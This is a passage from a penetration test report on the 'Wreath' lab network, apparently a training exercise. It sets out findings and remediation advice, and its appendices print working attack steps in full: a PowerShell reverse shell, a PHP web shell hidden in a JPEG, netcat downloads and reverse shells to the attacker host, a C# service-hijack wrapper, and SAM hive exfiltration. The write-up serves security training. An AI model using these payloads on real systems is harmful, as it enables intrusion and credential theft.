We wrote a custom service in C# that is just a wrapper that executes netcat, compiled it and we planted it in the C:\Program Files (x86)\System Explorer directory. With the custom service planted, restarting the system service started a reverse shell to Wreath PC that connects to the attacker machine on port 443 (more details on Appendix).

```
$ sudo nc -nlvp 443
listening on [any] 443 ...
connect to [10.50.102.59] from (UNKNOWN) [10.200.101.100] 50859
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Figure 22 - Wreath PC shell with System privileges

Post Exploitation

We dumped the required registry hives to obtain the Local Users Hashes on Wreath PC (Figure 23).

```
C:\Windows\system32>reg.exe save HKLM\SAM sam.bak.nico
reg.exe save HKLM\SAM sam.bak.nico
The operation completed successfully.

C:\Windows\system32>reg.exe save HKLM\SYSTEM system.bak.nico
reg.exe save HKLM\SYSTEM system.bak.nico
The operation completed successfully.
```

Figure 23 - Dump Wreath PC SAM and SYSTEM registry hives

After downloading the hives to the attacker machine (see Appendix) we run the secretsdump tool from impacket to obtain the local users hashes (Figure 24).

```
$ python3 /usr/share/doc/python3-impacket/examples/secretsdump.py -sam sam.bak -system system.bak
LOCAL
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0xfce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:06e57bdd6824566d79f127fa0de844e2:::
Thomas:1000:aad3b435b51404eeaad3b435b51404ee:xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx:::
[*] Cleaning up...
```

Figure 24 - Dump Wreath PC local hashes using secretsdump

Conclusion

Wreath Network suffered a series of control failures, which led to a complete compromise of the servers. These failures would have had a dramatic effect on the availability of Thomas Wreath web server if a malicious party had exploited them. Current policies concerning patching are not adequate to mitigate the impact of the discovered vulnerabilities.

The specific goals of the penetration test were stated as:

- Identifying if a remote attacker could penetrate Thomas Wreath network defenses
- Determining the impact of a security breach on:
    - Confidentiality of Thomas Wreath's private data
    - Internal infrastructure and availability of Thomas Wreath's information systems

These goals were both met. A targeted attack against Thomas Wreath network can result in a complete compromise of its assets. It is important to note that the collapse of Thomas Wreath's security infrastructure can be attributed to insufficient patching and poor network segmentation

Recommendations

Due to the impact to the entire network as uncovered by this penetration test, appropriate resources should be allocated to ensure that the remediation efforts are accomplished in a timely manner.
While a comprehensive list of items that should be implemented is beyond the scope of this engagement, some high level items are important to mention.

Nicolás Palumbo recommends the following:

1. **Ensure that strong credentials are used everywhere in the organization**. The compromise Wreath PC was achieved by reuse of passwords across systems. NIST SP 800-119 is recommended for guidelines on operating an enterprise password policy. While this issue was not widespread within the Wreath network, it was still an issue and should be addressed.

2. **Implement and enforce implementation of change control across all systems**: Misconfiguration and insecure deployment issues were discovered across the various systems. The vulnerabilities that arose can be mitigated through the use of change control processes on all server systems.

3. **Implement a patch management program**: Operating a consistent patch management program per the guidelines outlined in NIST SP 800-40[6] is an important component in maintaining good security posture. This will help to limit the attack surface that results from running unpatched internal services.

4. **Conduct regular vulnerability assessments**. As part of an effective organizational risk management strategy, vulnerability assessment should be conducted on a regular basis. Doing so will allow the organization to determine if the installed security controls are properly installed, operating as intended, and producing the desired outcome. Please consult NIST SP 800-30[7] for guidelines on operating an effective risk management program.

Risk Rating

The overall risk identified on Thomas Wreath network as a result of the penetration test is High. A direct path from external attacker to full system compromise was discovered. It is reasonable to believe that a malicious entity would be able to successfully execute an attack against Thomas Wreat's networkthrough targeted attacks.

[6] https://csrc.nist.gov/publications/detail/sp/800-40/rev-3/final
[7] https://csrc.nist.gov/publications/detail/sp/800-30/rev-1/final

Appendix A: More details on attack narrative

Relaying reverse shell through WebServer

With the aim of relaying a reverse shell from the GitServer to the attacker machine via the WebServer we planted a compiled socat static binary in the WebServer. Then we opened the firewall on port 5555 and relayed connections to port 5555 to the attacker machine (Figure i).

```
$ scp -i id_rsa_wreath socat-nico root@10.200.96.200:
socat-nico                              100%  366KB   1.2MB/s   00:00

$ ssh -i id_rsa_wreath root@10.200.101.200

[root@prod-serv ~]# firewall-cmd --zone=public --add-port 5555/tcp
success

[root@prod-serv ~]# ./socat-nico tcp-l:5555 tcp:10.50.97.27:5555 &
[1] 2256
```

Figure i - Relaying connections to WebServer to the attacker machine

After setting up the socat relay on the WebServer, we then start a netcat listening on port 5555 on the attacker machine. It is time now to send an encoded powershell reverse shell via the planted PHP on WebServer (Figure ii).

```
$ curl -X POST -d
"a=powershell.exe%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPClient%28%2710.200.
96.200%27%2C5555%29%3B%24stream%20%3D%20%24client.GetStream%28%29%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%2
00..65535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24stream.Read%28%24bytes%2C%200%2C%20%24bytes.Leng
th%29%29%20-ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-TypeName%20System.Text.ASCIIEncoding%29.
GetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24data%202%3E%261%20%7C%20Out-
String%20%29%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20%28pwd%29.Path%20%2B%20%
27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btext.encoding%5D%3A%3AASCII%29.GetBytes%28%24sendback2%29%3B
%24stream.Write%28%24sendbyte%2C0%2C%24sendbyte.Length%29%3B%24stream.Flush%28%29%7D%3B%24client.Clo
se%28%29%22" http://10.200.96.150/web/exploit-nico.php
```

Figure ii - Launching Powershell reverse shell

Inspection of the Git repository downloaded from GitServer

By using standard git command line tools, we've noticed that the index.php (Figure iii) file in the /resources/ path allows us to upload image files into the resources/uploads directory.


```
$ git show 345ac8b236064b431fa43f53d91c98c4834ef8f3
commit 345ac8b236064b431fa43f53d91c98c4834ef8f3 (HEAD -> master)
Author: twreath <me@thomaswreath.thm>
Date:   Sat Jan 2 19:05:15 2021 +0000

   Updated the filter

diff --git a/resources/index.php b/resources/index.php
index 64777fc..b490f59 100644
--- a/resources/index.php
+++ b/resources/index.php
@@ -2,12 +2,13 @@

       if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
               $target = "uploads/".basename($_FILES["file"]["name"]);
-
-               $finfo = finfo_open(FILEINFO_MIME_TYPE);
-               $type = finfo_file($finfo, $_FILES["file"]["tmp_name"]);
-               finfo_close($finfo);
-
-               if(!in_array($type, ["image/jpeg", "image/jpg", "image/png", "image/gif"])){
+               $goodExts = ["jpg", "jpeg", "png", "gif"];
+               if(file_exists($target)){
+                       header("location: ./?msg=Exists");
+                       die();
+               }
+               $size = getimagesize($_FILES["file"]["tmp_name"]);
+               if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
                       header("location: ./?msg=Fail");
                       die();
               }
@@ -28,8 +29,11 @@
                       case "Fail":
                               $res = "Invalid File Type";
                               break;
+                       case "Exists":
+                               $res = "File already exists";
+                               break;
                       case "Method":
-                               $res = "No file sendt";
+                               $res = "No file send";
                               break;

               }
@@ -55,7 +59,7 @@
                       <h1>Welcome Thomas!</h1>
                       <h2>Ruby Image Upload Page</h2>
                       <form method="post" enctype="multipart/form-data">
-                               <input type="file" name="file" id="fileEntry" required>
+                               <input type="file" name="file" id="fileEntry" required,
accept="image/jpeg,image/png,image/gif">
                              <input type="submit" name="upload" id="fileSubmit" value="Upload">
                       </form>
                       <p id=res><?php if (isset($res)){ echo $res; };?></p>
```

Figure iii - Upload page found by analysis of the Git Repository

Setting up a forward proxy on GitServer

In order to reach the Wreath PC website from the Attacker Machine, we set up a forward proxy on GitServer using chisel (Figure iv). For that we logged into the GitServer using evil-winrm and the NTLM hash we obtained with mimikatz. Once we have Administrator

access to GitServer, we upload the chisel static binary for Windows and open a firewall port which we'll use to connect to chisel.

```
$ evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.96.150

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> netsh advfirewall firewall add rule
name="Chisel-Nico" dir=in action=allow protocol=tcp localport=47000
Ok.

*Evil-WinRM* PS C:\Users\Administrator\Documents> upload
~/Downloads/tools/Pivoting/Windows/chisel_nico.exe
Info: Uploading ~/Downloads/tools/Pivoting/Windows/chisel_nico.exe to
C:\Users\Administrator\Documents\chisel_nico.exe


Data: 11758248 bytes of 11758248 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\Administrator\Documents> C:\Users\Administrator\Documents\chisel_nico.exe
server -p 47000 --socks5
chisel-nico.exe : 2021/03/28 15:59:59 server: Fingerprint
YsZ8rbI8QvvYSxU1lLJVxMcAe5EKSq8cWGO6gnbaBp4=
   + CategoryInfo          : NotSpecified: (2021/03/28 15:5...q8cWGO6gnbaBp4=:String) [],
RemoteException
   + FullyQualifiedErrorId : NativeCommandError
2021/03/28 15:59:59 server: Listening on http://0.0.0.0:470002021/03/28 16:08:37 server: session#1:
Client version (0.0.0-src) differs from server vers
ion (1.7.6)
```

Figure iv - Starting chisel server on GitServer

On the attacker machine we launch a chisel client connecting to the chisel server (Figure v).

```
$ chisel client 10.200.96.150:47000 47000:socks
2021/03/28 17:08:18 client: Connecting to ws://10.200.96.150:47000
2021/03/28 17:08:18 client: tun: proxy#127.0.0.1:47000=>socks: Listening
2021/03/28 17:08:19 client: Connected (Latency 53.892827ms)
```

Figure v - Connecting to the Chisel Server

Preparing steps for initial shell on Wreath PC

In order to evade Antivirus detection we've obfuscated the PHP shell (Figure vi) using an online tool[8].

```
<?php
    $cmd = $_GET["wreath"];
    if(isset($cmd)){
        echo "<pre>" . shell_exec($cmd) . "</pre>";
    }
    die();
?>
```

Figure vi - simple PHP shell

[8] https://www.gaijin.at/en/tools/php-obfuscator

We then inject the obfuscated shell as a comment inside a jpeg file (Figure vii).

```
$ exiftool -Comment="<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){ech
o base64_decode('PHByZT4=').shell_exec(\$p0).base64_decode('PC9wcmU+');}die();?>"
shell-nico.jpeg.php
    1 image files updated
```

Figure vii - Inject obfuscated PHP shell inside jpeg comment section

After uploading the file shell-nico.jpeg.php using the Ruby Image Upload page as shown in the attack narrative, we used the PHP shell to upload a statically compiled netcat binary to Wreath PC (Figure viii). For that we started a simple python http server in the attacker machine ready to serve the netcat binary.

```
http://10.200.96.100/resources/uploads/shell-nico.jpeg.php?wreath=curl%20http%3A%2F%2F10.50.97.27%2F
nc64.exe%20-o%20c%3A%5C%5Cxampp%5C%5Chtdocs%5C%5Cresources%5C%5Cuploads%5C%5Cnc-nico.exe%0D%0A
```

Figure viii - URL used to download the netcat binary

We then started netcat on the attacker machine listening on port 443, and executed a powershell line (Figure ix) through the PHP shell which allowed us to get a stable shell.

```
http://10.200.96.100/resources/uploads/shell-nico.jpeg.php?wreath=powershell.exe%20c%3A%5C%5Cxampp%5
C%5Chtdocs%5C%5Cresources%5C%5Cuploads%5C%5Cnc-nico.exe%2010.50.97.27%20443%20-e%20cmd.exe
```

Figure ix - URL used to get a reverse shell from Wreath PC to the attacker machine

Plant crafted service on Wreath PC

By querying the system services we found that the SystemExplorerHelpService is not properly quoting the binary file path (Figure x).

```
C:\xampp\htdocs\resources\uploads>wmic service get name,displayname,pathname,startmode | findstr /v
/i "C:\Windows"
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
DisplayName                                                                 Name
    PathName
StartMode
Amazon SSM Agent                                                            AmazonSSMAgent
    "C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"                                  Auto
Apache2.4                                                                   Apache2.4
    "C:\xampp\apache\bin\httpd.exe" -k runservice                                       Auto
AWS Lite Guest Agent                                                        AWSLiteAgent
    "C:\Program Files\Amazon\XenTools\LiteAgent.exe"                                    Auto
LSM                                                                         LSM

Unknown
Mozilla Maintenance Service
MozillaMaintenance
    "C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe"
Manual
NetSetupSvc                                                                 NetSetupSvc

Unknown
Windows Defender Advanced Threat Protection Service                         Sense
    "C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"
Manual
System Explorer Service
SystemExplorerHelpService
    C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe  Auto
Windows Defender Antivirus Network Inspection Service                       WdNisSvc
    "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\NisSrv.exe"
Manual
Windows Defender Antivirus Service                                          WinDefend
    "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MsMpEng.exe"      Auto
Windows Media Player Network Sharing Service                                WMPNetworkSvc
    "C:\Program Files\Windows Media Player\wmpnetwk.exe"
Manual
```

Figure x - vulnerable SystemExplorerHelpService

After checking the Access Control List of the C:\Program Files (x86)\Systems Explorer directory we observed that the user Thomas has FullControl on it, which allow us to plant a “System.exe” binary that effectively executes instead of the designated SystemExplorerService64.exe.

```
C:\xampp\htdocs\resources\uploads>powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer'
| format-list"
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"


Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -1610612736
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  ReadAndExecute,
Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  -1610612736
Audit  :
Sddl   :
O:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885
-341852264

9-1831038044-1853292631-2271478464)(A;CIIOID;GA;;;S-1-5-80-956008885-3418522649-1831038044-185329263
1-22714784

64)(A;ID;FA;;;SY)(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;ID;0x1200a9;;;BU)(A;OICIIO
ID;GXGR;;;

BU)(A;OICIIOID;GA;;;CO)(A;ID;0x1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)(A;ID;0x1200a9;;;S-1-15-2-2)(A;OICI
IOID;GXGR;
         ;;S-1-15-2-2)
```

Figure xi - ACL of System Explorer directory

We then crafted a wrapper service (Figure xii) that spawns a netcat reverse shell that connects to the attacker machine on port 443.

```
using System;
using System.Diagnostics;

namespace Wrapper{
   class Program{
       static void Main() {
           Process proc = new Process();

           ProcessStartInfo procInfo = new ProcessStartInfo("C:\\xampp\\htdocs\\resources\\uplo
ads\\nc-nico.exe", "10.50.97.27 443 -e cmd.exe");
           procInfo.CreateNoWindow = true;
           proc.StartInfo = procInfo;
           proc.Start();
       }
   }
}
```

Figure xii - C# source code of the wrapper service

We compile the source code above with a C# compiler and produce the binary file Wrapper.exe on the attacker machine (Figure xiii).


```
$ mcs Wrapper.cs
$ ls -la
total 24900
...
-rw-r--r--  1 nico nico      424 mar 29 19:38 Wrapper.cs
-rwxr-xr-x  1 nico nico     3584 mar 29 19:38 Wrapper.exe
```

Figure xiii - Produced Wrapper.exe on the attacker machine

After producing the binary, we go back to the Wreath PC initial shell, download the binary from the attacker machine, change its name to System.exe and start the SystemExplorerHelpService to exploit the vulnerability (Figure xiv).

```
C:\xampp\htdocs\resources\uploads>cd "C:\Program Files (x86)\System Explorer"
cd "C:\Program Files (x86)\System Explorer"

C:\Program Files (x86)\System Explorer>curl http://10.50.97.27/Wrapper.exe -o wrapper-nico.exe
curl http://10.50.97.27/Wrapper.exe -o wrapper-nico.exe
 % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3584  100  3584    0     0   3584      0  0:00:01 --:--:--  0:00:01 32581

C:\Program Files (x86)\System Explorer>move wrapper-nico.exe System.exe
move wrapper-nico.exe System.exe
       1 file(s) moved.

C:\Program Files (x86)\System Explorer>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


C:\Program Files (x86)\System Explorer>
```

Figure xiv - Exploit the Unquoted Service Path

Copy Wreath PC registry hives to attacker machine

We copied the SAM and SYSTEM registry hives from Wreath PC to the attacker machine, for that we first started a temporary SMB server running the impacket smbserver.py tool on the attacker machine (Figure xv).

```
$ sudo python3 /usr/share/doc/python3-impacket/examples/smbs
erver.py share . -smb2support -username user -password s3cureP@ssword
[sudo] password for nico:
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Figure xv - Start SMB server on attacker machine

After successfully dumping the SYSTEM and SAM hives from the registry as shown in the attack narrative, we copy them to the SMB share on the attacker machine (Figure xvi).

```
C:\Windows\system32>net use \\10.50.97.27\share /USER:user s3cureP@ssword
net use \\10.50.97.27\share /USER:user s3cureP@ssword
The command completed successfully.


C:\Windows\system32>move sam.bak.nico \\10.50.97.27\share\sam.bak
move sam.bak.nico \\10.50.97.27\share\sam.bak
1 file(s) moved.

C:\Windows\system32>move system.bak.nico \\10.50.97.27\share\system.bak
move system.bak.nico \\10.50.97.27\share\system.bak
1 file(s) moved.


C:\Windows\system32>net use \\10.50.97.27\share /del
net use \\10.50.97.27\share /del
\\10.50.97.27\share was deleted successfully.
```

Figure xvi - Copy SYSTEM and SAM hives from Wreath PC to attacker machine

Appendix B: Vulnerability Detail and Mitigation

Risk Rating Scale

In accordance with NIST SP 800-300, exploited vulnerabilities are ranked based upon likelihood and impact to determine overall risk.

Patch Management

Rating:	**High**
Description:	Wreath Network contains a number of unpatched systems and applications.
Impact:	As shown in the attack narrative, the Webmin administrative interface on the WebServer and the GitStack application running on GitServer contained vulnerabilities with publicly available exploits. Specifically the aforementioned systems were vulnerable to Remote Code Execution and allowed a remote attacker to obtain a shell on the system. This is an indication of an insufficient patch management policy and its implementation.
Remediation:	All assets should be kept current with the latest patches. Either vendor-native or third party applications can be used to get an overview of missing patches.

Password Reuse

Rating:	**High**
Description:	Thomas user GitServer password was reused in order to access the dev WebServer on Wreath PC.
Impact:	Password reuse in general should be discouraged and prevented to the extent possible. In this case, a Remote File Inclusion vulnerability was enabled on the Wreath PC because we possessed the compromised Thomas credentials from GitServer.
Remediation:	Update the password management policies to enforce the use of strong, unique, passwords for all disparate services. The use of password managers should be encouraged to more easily allow users to utilize unique passwords across the various systems.

Bad Configuration

Rating:	**High**
Description:	One of the Wreath PC Windows Services was vulnerable to Unquoted Service Path.
Impact:	This bad configuration in addition to incorrect permissions set on the service folder allow a Local Privilege Escalation.
Remediation:	Regular audits of the OS services configuration should be conducted, if possible using automated tools.

Incorrect permissions

Rating:	**High**
Description:	One of the services in Wreath PC had Full Control privileges for the All Users Group.
Impact:	This enabled the exploitation of a service vulnerable to Unquoted Service Path and effectively turned it into a Local Privilege Escalation.
Remediation:	Regular audits of the OS services and file system should be conducted, if possible using automated tools.